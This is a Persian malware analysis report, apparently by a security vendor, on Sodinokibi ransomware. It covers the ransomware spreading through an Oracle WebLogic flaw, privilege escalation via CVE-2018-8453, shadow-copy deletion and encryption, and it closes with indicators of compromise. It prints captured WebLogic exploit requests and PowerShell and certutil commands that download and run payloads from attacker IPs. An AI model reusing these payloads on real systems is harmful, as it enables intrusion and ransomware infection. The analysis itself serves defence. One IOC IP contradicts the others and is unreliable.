تحلیل باج‌افزار Sodin

تاریخ گزارش: ۱۸ تیر ۱۳۹۸

مقدمه

باج‌افزار Sodinokibi که به تازگی مورد مشاهده و رصد آزمایشگاه تحلیل بدافزار کی‌پاد قرار گرفته است، برخلاف باج‌افزارهای دیگر اقدام به بهره‌برداری از آسیب‌پذیری WebLogic Server اوراکل[۱] کرده است. از آنجایی که پورتال‌های بسیاری در حال استفاده از سرویس WebLogic اوراکل هستند، و همچنین بهره‌برداری از آسیب‌پذیری این محصول نیاز به تعامل با کاربران ندارد، این باج‌افزار در ادامه می‌تواند طیف وسیعی از اهداف را مورد بهره‌برداری و نفوذ قرار بدهد.

علاوه بر استفاده از آسیب‌پذیری WebLogic اوراکل برای نفوذ به طیف وسیعی از سامانه‌ها، این باج‌افزار همچنین از آسیب‌پذیری ویندوز با شناسه CVE-2018-8453 برای افزایش سطح دسترسی خود بر روی سامانه‌های مورد نفوذ قرار گرفته استفاده می‌کند. این آسیب‌پذیری در مولفه Win32k سامانه‌عامل ویندوز ۷ تا ویندوز ۱۰ و همچنین نسخه‌های سرور سامانه‌عامل ویندوز قابل بهره‌برداری است.

بعد از اینکه این باج‌افزار با استفاده آسیب‌پذیری WebLogic اوراکل سامانه‌ای را مورد نفوذ قرار می‌دهد، و همچنین سطح دسترسی خود را با موفقیت افزایش دهد، با استفاده از فرامین پاورشل اقدام به دانلود پیلودهای مخرب خود می‌کند. در نهایت بعد از آلودگی سامانه هدف، حذف کپی‌های پنهان (Shadow Copies) و رمزنگاری فایل‌ها به صورت موفقیت‌آمیز درخواست ۱۵۰۰ تا ۲۵۰۰ دلار باج در قالب بیت‌کوین از قربانی خود می‌کند. در ادامه به تحلیل جزئیات این باج‌افزار خواهیم پرداخت.

[۱] این آسیب‌پذیری با شناسه KA-9804152 مستندسازی شده است.

مشخصات باج‌افزار

در جدول زیر، مشخصات کلی باج‌افزار Sodinokibi به صورت خلاصه آورده شده است. در ادامه، تحلیل این بدافزار که از خانواده باج‌افزارها به شمار می رود، با جزئیات دقیق‌تری آورده شده است.

شناسه MD5	FB68A02333431394A9A0CDBFF3717B24
شناسه SHA-1	1399BF98A509ADB07663476DEE7F9FEE571E09F3
پلتفرم هدف	سامانه‌عامل ویندوز شرکت مایکروسافت
نوع بدافزار	باج‌افزار «Ransomware»
الگوریتم رمزنگاری	این باج‌افزار از یک رویکرد رمزنگاری هیبریدی استفاده می‌کند: محتویات فایل‌ها با الگوریتم استریم Salsa20 و کلیدهای آن با الگوریتم رمزنگاری منحنی بیضوی (ECC) رمزنگاری می‌شود.
رمزگشای باج‌افزار	در حال حاضر، برای باج‌افزار Sodinokibi و فایل‌های رمزنگاری شده توسط این باج‌افزار با فرمت «تصادفی» رمزگشایی ارائه نشده است.
پکر فایل اجرایی	این باج‌افزار برای پک و مبهم‌سازی فایل اجرایی خود از پکر UPX استفاده کرده است.
رنسام‌پاد	این باج‌افزار اکنون توسط محصول ضد باج‌افزار کی‌پاد «رنسام پاد» قابل شناسایی است.

فهرست

تحلیل باج‌افزار Sodin

از آنجایی که این باج‌افزار اخیرا شناسایی شده است و همچنین از آسیب‌پذیری‌های متنوعی برای گسترش خود در سطح یک شبکه استفاده می‌کند، در این مقاله به تحلیل و همچنین ساختاریابی این بدافزار از خانواده باج‌افزارها خواهیم پرداخت.

همانطور که در ابتدای مقاله ذکر شد، این باج‌افزار مانند نمونه‌های قبلی از الگوریتم Salsa20 برای رمزنگاری سریع داده‌ها استفاده کرده است که قبلا توسط باج‌افزار پتایا «Petya» مورد استفاده قرار گرفته بود و اکنون این رویکرد رمزنگاری توسط باج‌افزارهای دیگر مانند GandCrab و Sodin و ... مورد استفاده قرار گرفته است. در ادامه این باج‌افزار کلیدهای رمزنگاری فایل‌ها را با الگوریتم رمزنگاری منحنی بیضوی (ECC) رمزنگاری می‌کند.

استفاده از آسیب‌پذیری WebLogic

با توجه به بررسی‌هایی که صورت گرفته است، اکنون مهاجمان در حال بهره‌برداری از ضعف امنیتی WebLogic اوراکل (این آسیب‌پذیری با کد KA-9804152 توسط کی‌پاد مستندسازی شده است) بر روی سامانه‌های آسیب‌پذیر هستند تا در ادامه بتوانند نوعی جدید از باج‌افزار با نام Sodinokibi را بر روی آن‌ها نصب کنند.

بعد از اینکه باج‌افزار با موفقیت بر روی سامانه آسیب‌پذیر نصب شد، در گام بعد فرایند رمزنگاری محتویات دیرکتوری‌های قربانی با الگوریتم Salsa20 شروع می‌شود. شایان ذکر است، این بدافزار برای اینکه بازیابی فایل‌ها دشوارتر شود، در ادامه کپی‌های پنهان (Shadow Copies) ویندوز را حذف می‌کند.

اوراکل آسیب پذیری WebLogic را وصله کرده است و با به روزرسانی این محصول به آخرین وصله های امنیتی ارائه شده می توان این تهدید را رفع کرد، اما اگر این آسیب پذیری بر روی محصول مذکور برطرف نشده باشد، به سادگی قابل بهره برداری است زیرا هر کسی که دسترسی HTTP به سرور WebLogic داشته باشد، می تواند این آسیب پذیری را مورد بهره برداری قرار بدهد.

شایان ذکر است، اولین مشاهدات نفوذگری به واسطه آسیب‌پذیری سرور WebLogic اوراکل توسط مهاجمان پشت باج‌افزار Sodin در ۵ اردیبهشت توسط آزمایشگاه پایش تهدیدات کی‌پاد مشاهده شد. روز بعد، ۶ اردیبهشت ۹۸ اوراکل برای این آسیب‌پذیری وصله امنیتی ارائه کرد.

در تصویر ۱ درخواست مهاجمان برای بررسی آسیب پذیری یک سرور WebLogic اوراکل نمایش داده شده است، در ادامه مهاجمان با ایجاد یک درخواست HTTP از نوع AsyncResponderService به سرور WebLogic اوراکل تلاش به دانلود دراپر بدافزار خود کرده بودند.

```
POST /_async/AsyncResponseService HTTP/1.1
Host:
Connection: close
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
cache-control: no-cache
Cookie: sidebar_collapsed=false
X-Forwarded-For:
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 1032
WL-Proxy-Client-IP: 209.58.176.183

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://www.bea.com/async/AsyncResponseService">   <soapenv:Header>
<wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo><work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"><java
version="1.4.0" class="java.beans.XMLDecoder">
      <void class="java.lang.ProcessBuilder">
        <array class="java.lang.String" length="3">
          <void index="0">
            <string>cmd.exe</string>
          </void>
          <void index="1">
            <string>/c</string>
          </void>
          <void index="2">
            <string>net time /domain >
servers/AdminServer/tmp/_WL_internal/bea_wls9_async_response/8tpkys/war/e87ebbaed6f97f26e222e030eddbad1c.ico</string>
          </void>
        </array>
        <void method="start"/></void>
    </java>
</work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soapenv:Envelope>HTTP/1.1 202 Accepted
Connection: close
Date: Thu, 25 Apr 2019 10:45:02 GMT
Content-Length: 0
X-Powered-By: Servlet/2.5 JSP/2.1
```

تصویر ۱: بررسی آسیب‌پذیری هدف به ضعف امنیتی WebLogic

```
POST /_async/AsyncResponseService HTTP/1.1
Host:
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.84 Safari/537.36
Content-Type: text/xml;charset=UTF-8
Content-Length: 1129
X-Forwarded-For:
WL-Proxy-Client-IP:

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="http://
www.bea.com/async/AsyncResponseService">
    <soapenv:Header>
        <wsa:Action>xx</wsa:Action>
        <wsa:RelatesTo>xx</wsa:RelatesTo>
        <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
            <void class="java.lang.ProcessBuilder">
                <array class="java.lang.String" length="3">
                    <void index="0">
                        <string>cmd</string>
                    </void>
                    <void index="1">
                        <string>/c</string>
                    </void>
                    <void index="2">
                        <string>powershell.exe wget http://45.55.211.79/.cache/untitled.exe -outfile %TEMP%/untitled.exe&amp;cmd.exe /c %TEMP%\
\untitled.exe</string>
                    </void>
                </array>
                <void method="start"/></void>
        </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body>
    <asy:onAsyncDelivery/>
    </soapenv:Body>
</soapenv:Envelope>HTTP/1.1 202 Accepted
Date: Fri, 26 Apr 2019 20:51:45 GMT
Content-Length: 0
X-Powered-By: Servlet/2.5 JSP/2.1
```

تصویر ۲: دانلود فایل باج‌افزار Sodin

با توجه به تحلیل باج‌افزارهای صورت گرفته در شرکت کی‌پاد، مشاهده شده است عموم آن‌ها برای انجام عملیات رمزنگاری و مخرب خود نیاز به تعامل حداقلی با کاربر مانند باز کردن یک فایل پیوست شده به درون یک ایمیل، باز کردن یک لینک، اجرای یک فایل مخرب و ... دارند، اما در نمونه باج‌افزار Sodin نیاز به تعامل با کاربر نیست.

در نمونه باج‌افزار Sodin، مهاجمان با استفاده از آسیب‌پذیری WebLogic موجب می‌شوند سرور آسیب‌پذیر به صورت خودکار فایل اجرایی مخرب این بدافزار را دانلود کند و در نهایت بر روی سامانه اجرا شود. از آنجایی که این باج‌افزار نیاز به تعامل با اهداف ندارد، و همچنین سرویس WebLogic به صورت گسترده مورد استفاده قرار گرفته است، این باج‌افزار توانسته است به سرعت خودش را گسترش بدهد.

دستورات پاورشل

با توجه به بررسی‌هایی که صورت گرفته است، درخواست‌های مهاجمان از آدرس 130.61.54.136 ایجاد شده بودند. در بین این درخواست‌ها، یک درخواست POST پروتکل HTTP شامل پارامترهایی برای cmd.exe شده بود که در ادامه موجب فراخوانی پاورشل «PowerShell» و دانلود فایلی با نام radm.exe می‌شود. هنگامی که فایل مورد نظر بر روی سامانه آسیب‌پذیر دانلود و ذخیره‌سازی گردد، در نهایت بر روی آن اجرا خواهد شد و پروسه رمزنگاری فایل‌ها آغاز می‌شود. در زیر، این پارامترهای نمایش داده شده است:


```
cmd /c powershell.exe wget http://188.166.74.218/radm.exe -outfile %TEMP%/radm.exe&cmd.exe /c %TEMP%\\radm.exe
```

علاوه بر استفاده از پاورشل، در حین تحلیل این بدافزار مشاهده کردیم که مهاجمان ابزار certutil را به cmd برای دانلود یک فایل عبور داده‌اند. در زیر، جزئیات این فرمان نمایش داده شده است:

```
cmd /c cmd.exe /c certutil.exe -urlcache -split -f http://188.166.74.218/radm.exe %TEMP%/radm.exe&cmd.exe /c %TEMP%\\radm.exe
```

علاوه بر فایل radm.exe، با بررسی فرامین certutil و پاورشل، مشاهده کردیم که این بدافزار فایل‌های دیگری با نام‌های office.exe، radm.exe، untitled.exe از آدرس 218.165.74.218 دانلود و بر روی سامانه هدف خود بارگزاری می‌کند.


بعد از دانلود فایل‌های مذکور، آن‌ها بر روی سامانه هدف مورد نفوذ قرار گرفته اجرا می‌شوند تا فایل‌های روی سامانه رمزنگاری شوند. شایان ذکر است، فایل‌های مذکور با پکر UPX رمزنگاری شده‌اند که یک پکر رایگان و قابل دسترس برای عموم افراد است. در تصویر ۳، مشخصات فایل untitled.exe نمایش داده شده است که بعد از بارگزاری روی سامانه قربانی، عمل رمزنگاری فایل‌ها را انجام می‌دهد.



تصویر ۳: مشخصات فایل اجرایی باج‌افزار Sodin

همانطور که ذکر شد، بعد از دانلود و بارگزاری فایل‌های اجرایی باج افزار Sodin، در ادامه فایل untitled.exe اجرا خواهد شد که وظیفه رمزنگاری فایل‌ها را بر عهده دارد. در ادامه این فایل اجرایی، از cmd.exe استفاده کرده و ابزار vssadmin.exe را اجرا می‌کند.

این باج افزار با اجرای vssadmin.exe کپی‌های مخفی «Shadow Copies» ویندوز را حذف می‌کند تا در ادامه دیگر نتوان فایل‌ها را بازیابی کرد. این رویکرد توسط عموم باج افزارها استفاده می شود تا عمل بازیابی فایل ها دشوار (در برخی شرایط ناممکن) شود.



تصویر ۴: حذف فایل‌های کپی مخفی توسط باج‌افزار


در ادامه وقتی کپی‌های مخفی «Shadow Copies» مکانیزم بازیابی ویندوز حذف شد و اطلاعات بر روی دیسک هم با موفقیت رمزنگاری شدند، تصویر پیش زمینه دسکتاپ با یک تصویر حاوی اشاره به فایل راهنمای باج‌خواهی این باج‌افزار تغییر می‌کند تا فایل مذکور را مطالعه کنید و باج خواسته شده را به آدرس کیف پول آن‌ها پرداخت کنید.

تصویر ۵: تغییر تصویر پیش‌زمینه دسکتاپ و متن باج‌خواهی

افزایش سطح دسترسی با آسیب‌پذیری مولفه Win32k

باج‌افزار Sodin، علاوه بر اینکه از آسیب‌پذیری سرور WebLogic اوراکل برای نفوذ به سامانه‌های آسیب‌پذیر استفاده می‌کند، بعد از اینکه وارد سامانه‌عامل هدف خود شد، از آسیب‌پذیری دیگری برای افزایش سطح دسترسی خود بهره می‌برد. آسیب‌پذیری که باج‌افزار Sodin برای افزایش سطح دسترسی خود استفاده می‌کند، دارای شناسه CVE-2018-8453 است و در مولفه Win32k ویندوز وجود دارد.


بعد از اجرای این اکسپلویت مبتنی بر نوع معماری پردازنده‌ای که وجود دارد (این اکسپلویت برای دو معماری ۳۲ بیتی و ۶۴ بیتی به صورت مجزا در پروسه باج‌افزار تعبیه شده است)، پروسه اجرایی باج‌افزار بالاترین سطح دسترسی ممکن را به دست می‌آورد. در تصویر ۶ رویه اجرای اکسپلویت افزایش سطح دسترسی این باج‌افزار مبتنی بر معماری پردازنده سامانه‌عامل مذکور آورده شده است.



تصویر ۶: بلاک شناسایی معماری پردازنده و اجرای اکسپلویت افزایش سطح دسترسی

طرح رمزنگاری باج‌افزار

همانطور که در ابتدا ذکر شد، این باج افزار از یک الگوی هیبریدی برای رمزنگاری استفاده می کند. این باج افزار محتویات فایل ها را با الگوریتم استریم نامتقارن Salsa20 رمزنگاری کرده و در ادامه کلیدهای رمزنگاری را هم با الگوریتم رمزنگاری منحنی بیضوی (ECC) رمزنگاری می کند. از آنجایی که برخی از اطلاعات رمزنگاری در رجیستری توسط این باج افزار ذخیره شده است، با رفتن به رجیستری برخی از اطلاعات مذکور رمزنگاری این باج افزار را می توانید مشاهده کنید. تصویر ۷ نمایانگر اطلاعات ذخیره شده رمزنگاری این باج افزار است.



تصویر ۷: اطلاعات رمزنگاری ذخیره شده توسط باج‌افزار درون رجیستری

نتیجه گیری

این حمله مهم است زیرا مهاجمان پشت توسعه این باج‌افزار از زیرودی WebLogic اوراکل برای انتشار باج‌افزار خود و همچنین زیرودی دیگری برای افزایش سطح دسترسی خود بر روی یک سامانه استفاده کرده‌اند. اگرچه اکنون مشتریان و کاربران محصول ضد باج‌افزار رنسام‌پاد شرکت کی‌پاد در مقابل حمله این باج‌افزار ایمن هستند، اما در هر صورت این باج افزار تهدید جدی برای کاربران دیگر است.

از همین روی توصیه می‌شود علاوه بر نصب ضد باج‌افزار رنسام‌پاد، آسیب‌پذیری سرور WebLogic را با به‌روزرسانی به آخرین وصله‌های امنیتی رفع کنید و همچنین با به‌روزرسانی سامانه‌عامل ویندوز به آخرین وصله‌های امنیتی سامانه خود را در مقابل حمله این باج‌فزار به نهایت ایمنی برسانید.

نشانه نفوذگر «IOC»

Name:	Hash
W32/Sodin - Packed	1ce1ca85bff4517a1ef7e8f9a7c22b16
W32/Sodin - Unpacked	1ce1ca85bff4517a1ef7e8f9a7c22b16
Samples:	0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d 34dffdb04ca07b014cdaee857690f86e490050335291ccc84c94994fa91e0160 74bc2f9a81ad2cc609b7730dbabb146506f58244e5e655cbb42044913384a6ac 95ac3903127b74f8e4d73d987f5e3736f5bdd909ba756260e187b6bf53fb1a05 fa2bccdb9db2583c2f9ff6a536e824f4311c9a8a9842505a0323f027b8b51451
URLs	http://188.166.74[.]218/office.exe http://188.166.74[.]218/radm.exe http://188.166.74[.]218/untitled.exe http://45.55.211[.]79/.cache/untitled.exe
Ips	130.61.54.136 45.55.211.79 188.166.74.218

جدول ۳: نشان نفوذ «IOC»